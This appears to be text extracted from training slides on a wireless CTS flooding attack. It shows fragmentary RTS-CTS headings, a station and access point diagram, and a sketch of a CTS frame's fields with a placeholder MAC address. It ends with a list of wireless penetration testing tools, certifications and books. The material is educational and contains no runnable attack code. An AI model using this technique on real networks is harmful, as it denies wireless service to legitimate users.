*CTS flooding attack**



# RTS-CTS



# RTS-CTS



# CTS Flood attack



STATION 2

C4 00	00 7D	AA:BB:CC:DD:EE:FF	FCS
-------	-------	-------------------	-----



AP



STATION 1



STATION 3





# Where Next?

---



# More Wireless Attacks

**Enterprise Wi-Fi**

**Other wireless technologies**

**Future encryption techniques**



# Resources

## **Wireless penetration testing tools**

Wifite, Kismet, Wifiphisher, InSSIDer, CoWPAtty, AirJack, Airegeddon...

## **Wireless attacks in Pluralsight Certification Paths**

CompTIA Pentest+ (PTO-002)

Ethical Hacking (C|EH v11 Prep)

## **Kali Linux Wireless Penetration Testing, Third Edition**

Cameron Buchanan, Vivek Ramachandran. Publisher: Packt

## **Violent Python**

TJ O'Connor, Publisher: Syngress

